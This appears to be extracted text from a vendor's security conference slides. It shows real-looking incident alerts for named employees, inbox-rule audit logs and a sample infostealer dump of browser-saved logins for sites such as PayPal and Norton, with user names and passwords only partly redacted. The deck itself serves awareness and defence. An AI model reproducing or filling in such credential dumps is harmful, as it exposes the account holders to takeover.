Nov 26, 2024 7:03 AM Resolved
Impossible travel activity
 Marjan

Nov 26, 2024 11:03 AM Resolved
Impossible travel activity
 Jolanda

Nov 26, 2024 11:00 AM Resolved
Suspicious inbox manipulation rule
 Maurice

Nov 26, 2024 10:53 AM Resolved
Suspicious inbox manipulation rule
 Femke

Nov 26, 2024 11:19 AM Resolved
Suspicious inbox manipulation rule
 Leanne

Nov 26, 2024 11:24 AM Resolved
Suspicious inbox manipulation rule
 Jolanda B

Nov 26, 2024 11:35 AM Resolved
Suspicious inbox manipulation rule
 Marjan

Nov 26, 2024 11:39 AM Resolved
Risky sign-in after clicking a possible AiTM phishing URL
 Rick

Nov 26, 2024 11:39 AM Resolved
Risky sign-in after clicking a possible AiTM phishing URL
 Rick


Nov 26, 2024 11:43 AM Resolved
Impossible travel activity
 Rick

Incident graph

[Layout](#)
[Group similar nodes](#)

4 Mailboxes

TimeGenerated [UTC] ↑↓	RecordType	Operation	OrganizationId	OrganizationId_	UserType	UserKey	OfficeWorkload
> 11/26/2024, 11:09:11.000 AM	ExchangeAdmin	New-InboxRule	0400e694-d084-40e6-a0fd-374...	0400e694-d084-40e6-a0fd-374...	Admin	m. .nl	Exchange
> 11/26/2024, 11:04:21.000 AM	ExchangeAdmin	New-InboxRule	0400e694-d084-40e6-a0fd-374...	0400e694-d084-40e6-a0fd-374...	Admin	j. .nl	Exchange
> 11/26/2024, 11:00:35.000 AM	ExchangeAdmin	New-InboxRule	0400e694-d084-40e6-a0fd-374...	0400e694-d084-40e6-a0fd-374...	Admin	i. .nl	Exchange
> 11/26/2024, 10:59:00.000 AM	ExchangeAdmin	New-InboxRule	0400e694-d084-40e6-a0fd-374...	0400e694-d084-40e6-a0fd-374...	Admin	m. .nl	Exchange
> 11/26/2024, 10:53:36.000 AM	ExchangeAdmin	New-InboxRule	0400e694-d084-40e6-a0fd-374...	0400e694-d084-40e6-a0fd-374...	Admin	femke .nl	Exchange
> 11/26/2024, 10:52:04.000 AM	ExchangeAdmin	New-InboxRule	0400e694-d084-40e6-a0fd-374...	0400e694-d084-40e6-a0fd-374...	Admin	j. .nl	Exchange



Darkweb

Infected Device on Samples Shared In Chat Rooms Or Forums

69 credentials

VISITED_LANGU

robin. [REDACTED]t@

[REDACTED].com

Robin ls -la

```
total 104
drwxrwxrwx@ 4 maartengoet staff 128 Jan 14 16:54 .
drwx-----@ 12 maartengoet staff 384 Feb 10 11:09 ..
-rw-rw-rw-@ 1 maartengoet staff 43400 Jan 14 16:54 All Passwords.txt
-rw-rw-rw-@ 1 maartengoet staff 6082 Jan 14 16:53 Passwords.txt
```

t7/sso/saml

Malware Information

Malware Family

Build ID

Estimated Infected At

File Location

Robin more Passwords.txt

```
SOFT: Chrome Default (121.0.6167.187)
URL: https://login.norton.com/
USER: [REDACTED]@live.nl
PASS: [REDACTED]t01
```

```
SOFT: Chrome Default (121.0.6167.187)
URL: https://www.exitlag.com/en/free-trial
USER: [REDACTED]@live.nl
PASS: [REDACTED]t01
```

```
SOFT: Chrome Default (121.0.6167.187)
URL: https://www.paypal.com/
USER: [REDACTED]
PASS: [REDACTED]t01
```

User Information

Os

Username

HWID

Screen Size

IP Address

Location

The next decade






Insurance




Increase



Attack Paths

(focus on what matters most)



Artificial Intelligence

“The **physics** of cyber
are changing”

Hayete Gallot – EVP, Microsoft Security


**Automatic
Attack
Disruption**

**“Defend at
Machine Speed.”**

- Microsoft




Confidence




Project Perception

Teams of agents




Project Perception



Microsoft's Cyber Model

CyberGym Evaluation - success rate (%)



Key takeaways



Key takeaways

-
- Threats are accelerating
 - It's not a matter if, but when..
 - Be prepared
 - Fix the basics
 - Invest in an integrated solution



Session survey



- **Your feedback is very important to us**
- Please take a moment to complete the session survey found in the mobile app
- Use the QR code or search for "Converge360 Events" in your app store
- Find this session on the Agenda tab
- Click "Session Evaluation"
- Thank you!

A black cat is centered in the frame, its face partially obscured by deep shadows. Its eyes are wide open and glow with a bright red light, creating a stark contrast against the dark fur and background. The cat's whiskers are faintly visible, extending outwards from its muzzle.

wortell #EnterpriseSecurity